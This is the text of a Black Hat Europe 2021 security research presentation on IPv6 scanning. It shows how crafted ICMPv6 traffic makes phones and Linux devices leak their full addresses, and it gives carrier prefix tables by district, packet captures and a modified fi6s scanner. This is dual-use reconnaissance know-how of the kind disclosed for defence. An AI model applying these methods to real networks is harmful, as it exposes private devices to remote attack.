


black hat[®]
EUROPE 2021

november 10-11, 2021

BRIEFINGS

New Ways of IPV6 Scanning

Shupeng Gao, Xingru Wu, Jie Gao

Baidu Security Lab

- **Introduction of the IPV6**
- The risks and new scanning methods
- How to exploit
- Suggestions and summary

To solve the problem of insufficient network address

128 bit vs 32 bit

3.4×10^{38} addresses

Stateless address auto configuration (SLAAC)


Smaller and faster routing tables

Point- to -point communication is more convenient without NAT

Broad support

- Chinese operators have already fully supported it
- For example, VoIP also gives priority to IPV6

Use random addresses, so it's safer?



```
Source Address: 106.3.18.76 IPv4
Destination Address: 192.168.43.209

0000 ac d6 18 e0 c5 9e c2 9e 8c 1c 3d 43 08 00 45 00 .....=C..E.
0010 00 34 00 00 40 00 2c 06 e5 fb 6a 03 12 4c c0 a8 .4..@.,.j..L.
0020 2b d1 00 50 a3 6e a6 df 6e d0 8d 7d d8 9a 80 12 +..P.n.n..}...
0030 f5 3c f1 d4 00 00 02 04 05 50 01 01 04 02 01 03 <.....P.....
0040 .. ..
```

```
Source Address: 240e:404:1e40:ca85:822:d51:a245:3cc7 IPv6
Destination Address: 2408:4001:f00::fe

0000 c2 9e 8c 1c 3d 43 ac d6 18 e0 c5 9e 86 dd 60 03 .....=C..`..
0010 ad 14 00 14 06 41 24 0e 04 04 1e 40 ca 85 08 22 .....A$....@...".
0020 0d 51 a2 45 3c c7 24 08 40 01 0f 00 00 00 00 00 .Q.E<.$ @.....
0030 00 00 00 00 00 fe 97 0c 00 50 9b fb c6 3f 7b 98 .....P...?{.
0040 b1 4f 50 10 00 80 79 79 00 00 ..0P...yy ..
```

Most of vulnerabilities are implemented through port access

Different vulnerability types:

- Operating system: such as the "Eternal Blue" vulnerability
- Web: such as the Struts2 s2-016
- Service process: redis unauthorized access exploit
- Manager tools: such as SSH / telnet / ADB with weak password

Different target devices:

- Server
- Personal computer
- Mobilephone
- IOT devices, such as routers



About Servers:

Servers are usually more secure, firewalls, security patches

They all use IPV4 addresses

Use zmap + PF_Ring, only need 5 minutes to scan all IPV4 addresses

About Personal devices, mobile phones, PCs, home IoT devices:

Under local network (NAT), or 4G / home broadband

Have large numbers of different vulnerabilities, No direct access from the Internet.

About IPV6:

IPV6 does not need NAT address translation because there are enough addresses

It can be accessed directly from any corner of the world

As a security researcher: a very effective remote attack method

IPV6 address is long enough to scan

send pkt 1 million per second, just scan first 64 bit, need **500K** years

This is also a security feature of IPV6

Scanning methods discovered by security researchers:

Traverse low bit address: for example, 2401:0a0b::**0**~ 2401:0a0b::**ffff**

Generate IPV6 address according to MAC address

Some mathematical methods and correlation methods

The effect is very poor, no more personal devices can be scanned

```
:1250::31  
:1250::32  
:1250::33  
:1250::34  
:1250::35
```

```
:288:3200::84:fff:ff7f  
:288:3200::85:fff:ff7f  
:288:3200::87:fff:ff7f  
:fb80:e000:733e::1  
:fb80:e000:8183::1  
:fb80:e000:8738::1
```

```
:fed8:5a:12:207:43ff:fd3e:b800  
:fed8:5a:12:207:43ff:fd3e:b820  
:fed8:5a:12:207:43ff:fd3e:bcc0  
:fed8:5a:12:207:43ff:fd3e:bd80  
:fed8:5a:12:207:43ff:fe3e:b610
```

New and effective IP address scanning methods are required

ipv6

No.	Time	Source	Destination	Protocol	Leng	Info
5	0.342952	::	ff02::1:fffc:c9a3	ICMPv6	86	Neighbor Solicitation for fe80::aaa9:c5d3:86fc:c9a3
6	0.348472	::	ff02::16	ICMPv6	130	Multicast Listener Report Message v2
7	0.368526	::	ff02::16	ICMPv6	130	Multicast Listener Report Message v2
147	1.105599	fe80::aaa9:c5d3:86fc:c9a3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
148	1.105674	fe80::aaa9:c5d3:86fc:c9a3	ff02::2	ICMPv6	70	Router Solicitation from ac:d6:18:e0:c5:9e ← send broadcast
159	1.115897	fe80::66c:9dff:fe36:4a4f	fe80::aaa9:c5d3:86fc:c9a3	ICMPv6	118	Router Advertisement from 04:6c:9d:36:4a:4f ← receive prefix
160	1.117464	::	ff02::1:ff71:dca0	ICMPv6	86	Neighbor Solicitation for 2400:da00:c0c3:ff21:dbe:86a5:7f71:dca0
161	1.117632	::	ff02::1:ff45:3cc7	ICMPv6	86	Neighbor Solicitation for 2400:da00:c0c3:ff21:822:d51:a245:3cc7
162	1.124457	fe80::aaa9:c5d3:86fc:c9a3	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
244	1.680629	fe80::aaa9:c5d3:86fc:c9a3	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
301	2.128531	fe80::aaa9:c5d3:86fc:c9a3	ff02::16	ICMPv6	130	Multicast Listener Report Message v2
334	4.664206	2400:da00:c0c3:ff21:822:d51:a245:3cc7	2408:4001:f00::28c	TCP	94	48522 → 80 [CYN] Seq 0 Win 65535 Len 0 MSS 1440 SACK_PERM 1 TSval 14252
335	4.676676	2408:4001:f00::28c	2400::	TCP	94	48522 → 80 [CYN] Seq 0 Win 65535 Len 0 MSS 1440 SACK_PERM 1 TSval 14252

generate full address and send broadcast

```

OnePlus9:/ # ifconfig wlan0
wlan0 Link encap:Ethernet HWaddr ac:d6:18:e0:c5:9e Driver cnss_pci
inet addr:172.24.79.17 Bcast:172.24.79.255 Mask:255.255.252.0
inet6 addr: fe80::aaa9:c5d3:86fc:c9a3/64 Scope: Link
inet6 addr: 2400:da00:c0c3:ff21:822:d51:a245:3cc7/64 Scope: Global
inet6 addr: 2400:da00:c0c3:ff21:dbe:86a5:7f71:dca0/64 Scope: Global
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
  
```

Router Lifetime (s): 1800
 Reachable time (ms): 0
 Retrans timer (ms): 0
 ▶ ICMPv6 Option (Source link-layer address : 04:6c:9d:36:4a:4f)
 ▶ ICMPv6 Option (MTU : 1500)
 ▼ ICMPv6 Option (Prefix information : 2400:da00:c0c3:ff21::/64)
 Type: Prefix information (3)
 Length: 4 (32 bytes)
 Prefix Length: 64
 ▶ Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
 Valid Lifetime: 2592000
 Preferred Lifetime: 604800
 Reserved
 Prefix: 2400:da00:c0c3:ff21::

Broadcast ICMP NS / NA message each other to obtain the other party's link address

Pixel 4 send ICMP RS message to get prefix address

The Operator returns the first 64 bit prefix address, DNS address

The device generates a complete address according to the prefix address and notifies the router

In 4G / 5G network

- Operator assign a random /64 prefix to the mobile phone
- Mobile phone uses stateless configuration to generate full IPV6 address

```
Retrans timer (ms): 0
▶ ICMPv6 Option (Source link-layer address : 02:50:f3:00:06:02)
▶ ICMPv6 Option (MTU : 1500)
▶ ICMPv6 Option (Prefix information : 240e:404:1e20:23f7::/64) Pixel 4 connect 4G LTE
▶ ICMPv6 Option (Recursive DNS Server 240e:40:8000::10)
```

In home broadband

- GPON device will obtain a /64 prefix from operator, generate it's WAN addr
- Then use WAN addr and DHCPv6, to get a 64 prefix as it's LAN addr
- or a /60 prefix as LAN addr, for the lower layer router to continue to allocate 64 bit prefix

IPv4 地址 WAN:	100.64.251.148
IPv4 地址 LAN:	192.168.1.3
IPv6 地址 WAN:	240e:3b0:b206:7432:9d76:ffef:d5e:8899/64
IPv6 地址 LAN:	240e:3b1:b264:5b30:2276:93ff:fe4b:891b/60

In some special cases

A small number of operators or corporate WiFi networks are not assigned a global unicast address in the world

The prefix of multiple clients may be the same

Conclusion:

Except for some special cases, **most operators will assign a global unicast address**


We found that if construct some special ICMP packets and the first 64 bit prefix is correct, the device will return the full IPV6 address

If we can get the correct prefix too

The IPV6 address scanning will be possible

- Introduction of the IPV6
- **The risks and new scanning methods**
- How to exploit
- Suggestions and summary

The demonstrations of obtaining the full address by sending special ICMP packets



Risks and affected systems

	Risk	Scan world-wide	Android	IOS	Linux	Windows
Risk 1	ICMP unreadable error return the full addr	Y	✓			✓ Hotspot
Risk 2	In some cases the IPv6 addr will become shorter	Y	✓ Hotspot			
Risk 3	IPv6 addr can be sniffed and calculated form radio nearby	N	✓			
Risk 4	ICMP time exceeded error returned the full addr (all Linux kernel based devices)	Y	✓ Hotspot	✓ Hotspot	✓ Hotspot or Forward	✓ Hotspot or Forward
Risk 5	All zero address returned the full addr (all Linux kernel based devices)	Y	✓ Hotspot		✓ Hotspot or Forward	

Hotspot = need hotspot function enable. Hotspot will enable IPv4/6 forward

Forward = need net.ipv6.conf.all.forwarding = 1. In the routing device, it is a default configuration

We have submitted the main problems to the corresponding manufacturer, but that manufacturer think these are not vulnerabilities. Therefore they **would not fix it.**

Risk 1 - ICMP unreadable return full addr

Source	Destination	Protocol	Info
::	ff02::1:ff2c:5b89	ICMPv6	Neighbor Solicitation for fe80::8af1:60fb:202c:5b89
fe80::2dd7:1320:dab6:3a21	ff02::1:ff2c:5b89	ICMPv6	Neighbor Solicitation for fe80::8af1:60fb:202c:5b89 from 02:50:f3:00:07:03
fe80::8af1:60fb:202c:5b89	fe80::2dd7:1320:dab6:3a21	ICMPv6	Neighbor Advertisement fe80::8af1:60fb:202c:5b89 (sol)
fe80::8af1:60fb:202c:5b89	ff02::2	ICMPv6	Router Solicitation
fe80::2dd7:1320:dab6:3a21	fe80::8af1:60fb:202c:5b89	ICMPv6	Router Advertisement from 02:50:f3:00:07:03
:: return ICMP error, with full addr	ff02::1:ff2c:5b89	ICMPv6	Neighbor Solicitation for 240e:404:7e10:d65e:8af1:60fb:202c:5b89
fe80::8af1:60fb:202c:5b89	ff02::16 send a random addr	ICMPv6	Multicast Listener Report Message v2
240e:404:7e10:d65e:8af1:60fb:202c:5b89	2001:4860:4806:c::	NTP	NTP Version 3, client
2409:8a00:78f5:8570:6c8f:e85a:e467:41f	240e:404:7e10:d65e::aaaa	ICMPv6	Echo (ping) request id=0x2085, seq=0, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89	2409:8a00:78f5:8570:6c8f:e85a:e467:41f	ICMPv6	Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f	240e:404:7e10:d65e::aaaa	ICMPv6	Echo (ping) request id=0x2085, seq=1, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89	2409:8a00:78f5:8570:6c8f:e85a:e467:41f	ICMPv6	Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f	240e:404:7e10:d65e::aaaa	ICMPv6	Echo (ping) request id=0x2085, seq=2, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89	2409:8a00:78f5:8570:6c8f:e85a:e467:41f	ICMPv6	Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f	240e:404:7e10:d65e::aaaa	ICMPv6	Echo (ping) request id=0x2085, seq=3, hop limit=55 (no response found!)

When Android phone connects to 4 / 5G network through PPP dialing

1. Announce local IPv6 addresses to each other through neighbor discovery protocol
2. The mobile phone requests to obtain prefix information, and the base station sends a 64 bit prefix address
3. The mobile phone generates last random 64 bits, generates a full IPv6 address, and notifies the base station through the neighbor discovery protocol

```
flame:/ # tcpdump -i rmnet_data2 icmp6 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on rmnet_data2, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
18:03:55.554513 IP6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f > 240e:404:7e10:d65e::aaaa: ICMP6, echo request, seq 0, length 16
18:03:55.555303 IP6 240e:404:7e10:d65e:8af1:60fb:202c:5b89 > 2409:8a00:78f5:8570:6c8f:e85a:e467:41f: ICMP6, destination unreachable,
18:03:56.559274 IP6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f > 240e:404:7e10:d65e::aaaa: ICMP6, echo request, seq 1, length 16
18:03:56.560093 IP6 240e:404:7e10:d65e:8af1:60fb:202c:5b89 > 2409:8a00:78f5:8570:6c8f:e85a:e467:41f: ICMP6, destination unreachable,
[]
```

return full addr

tcpdump capture on my Pixel 4

```
~ (-zsh)
$ ifconfig en0 | grep inet6
inet6 fe80::1079:9e83:7a6e:b4da%en0 prefixlen 64 secured scopeid 0x6
inet6 2409:8a00:78f5:8570:c24:eedd:c914:b25b prefixlen 64 autoconf secured
inet6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f prefixlen 64 autoconf temporary

macintosh@pp ~
$ ping6 240e:404:7e10:d65e::aaaa
PING6(56=40+8+8 bytes) 2409:8a00:78f5:8570:6c8f:e85a:e467:41f --> 240e:404:7e10:d65e::aaaa
^C
--- 240e:404:7e10:d65e::aaaa ping6 statistics ---
```

no ICMP unreadable packet display , need monitor mode

ping on my Macbook

```
macintosh@pp ~
$ sudo tshark -f "icmp6" -i en0
Capturing on 'Wi-Fi: en0'
1 0.000000 2409:8a00:78f5:8570:6c8f:e85a:e467:41f -> 240e:404:7e10:d65e::aaaa ICMPv6 Echo (ping) request id=0x2557, seq=7, hop limit=64 70
2 0.037676 240e:404:7e10:d65e:8af1:60fb:202c:5b89 -> 2409:8a00:78f5:8570:6c8f:e85a:e467:41f ICMPv6 Destination Unreachable (no route to dest)
```

monitor mode on my Macbook

get the full addr

1. MacBook ping uses the correct prefix + random last 64 bit ::aaaa
2. Operator checks the routing tables and sends it to pixel 4
3. Pixel receives the packet and looks up its routing table. There is no ::aaaa address
4. Android system intelligently return an ICMP unreachable packet with full IPV6 address
5. Ping program won't show, but we can sniff by using tcudump


First 64 bit address composition

Now we can obtain the last 64 bit address through an ICMP request








What about the first 64 bit?

First 64 addresses are regular, divide according to regions

- Different operators, provinces, cities, districts and counties



First 64 bit address composition

District name	China Mobile broadband	China Mobile 4/5G	China Unicom broadband	China Unicom 4/5G	China Telecom broadband	China Telecom 4/5G
110101- <u>Dongcheng</u> District, Beijing, China	 <u>2409:8a00::</u> -24 09:8a00:bff::	<u>2409:8900::</u> -24 09:8900:bff::	 <u>2408:8206::</u> -24 08:8206:bff::	<u>2408:8406::</u> -24 08:8406:bff::	 <u>240e:304::</u> -240 e:304:bff::	<u>240e:404::</u> -240 e:404:bff::
different operator						
110102- <u>Xicheng</u> District, Beijing, China	 <u>2409:8a00:c00::</u> -2409:8a00:17ff ::	2409:8900:c00: :-2409:8900:17f f::	 <u>2408:8206:c00:</u> :-2408:8206:17f f::	 <u>2408:8406:c00:</u> :-2408:8406:17f f::	240e:304:c00::- 240e:304:17ff::	240e:404:c00::- 240e:404:17ff::
different network type broadband 4/5G						
110105- <u>Chaoyang</u> District, Beijing, China	 <u>2409:8a00:180</u> 0::-2409:8a00:2 3ff::	2409:8900:180 0::-2409:8900:2 3ff::	2408:8206:180 0::-2408:8206:2 3ff::	2408:8406:180 0::-2408:8406:2 3ff::	240e:304:1800: :-240e:304:23ff: :	240e:404:1800: :-240e:404:23ff: :
different district						

How to use risk1 for address scanning

Use existing tool, do not return ICMP replay, so do not display

We can use tshark and tcpdump to monitor, and get returned packets

How to scan quickly ?

- Use fast / Stateless scanning, use fi6s
- Our server, 1Gb network card, limited bandwidth, send 0.5 million packets per second, scan 240e:404:xxxx:xxxx 32bit , about 2 hours
- With a 10gigE connection and PF_RING, transmitting 10 million packets per second

Determination of target network segment:

- IPV6 allocates too many network segments, some of which are very large and few are in use Build your own web server to collect
- Information collected: planning file, current IPV6 addr, query website, Google search, etc
- Segment scan the large network segment, for example, scan 2401:abc:0x0x:XXXX::abcd,
- Modify fi6s, scan only the low bit, for example, scan 0~7, not 0~f

```
root@12604-27373 ~/sec_tools/fi6s_fix/src <master*> modify fi6s
# diff ../../fi6s/src/target-parse.c target-parse.c
110c110
<         for(int k = bitpos; k < bitpos+4; k++) {
---
>         for(int k = bitpos; k < bitpos+3; k++) {
```


When hotspot enabled on Android devices

Local DNS service will start

It will cause the address of hotspot interface become shorter

Only **8** bits of its last 64 bits are valid, which may brute force

```
130|flame:/ #  
130|flame:/ # ifconfig wlan1  
wlan1      Link encap:Ethernet  HWaddr 36:44:44:d1:ab:50  Driver icnss  
          inet addr:192.168.52.113  Bcast:192.168.52.255  Mask:255.255.255.0  
          inet6 addr: fe80::3444:44ff:fed1:ab50/64 Scope: Link  
          inet6 addr: 240e:404:9733:e074::1c/64 Scope: Global shorter addr  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

on Pixel 4 adb

× ~ (ssh)

```
root@VPS ~  
# ping6 240e:404:9733:e074::1c  
PING 240e:404:9733:e074::1c(240e:404:9733:e074::1c) 56 data bytes  
64 bytes from 240e:404:9733:e074::1c: icmp_seq=5 ttl=241 time=307 ms  
^C
```

on VPS

ping is OK

Risk 3 - IPv6 addr can be sniffed and calculated

Android use EUI-64 to generate IPV6 addr

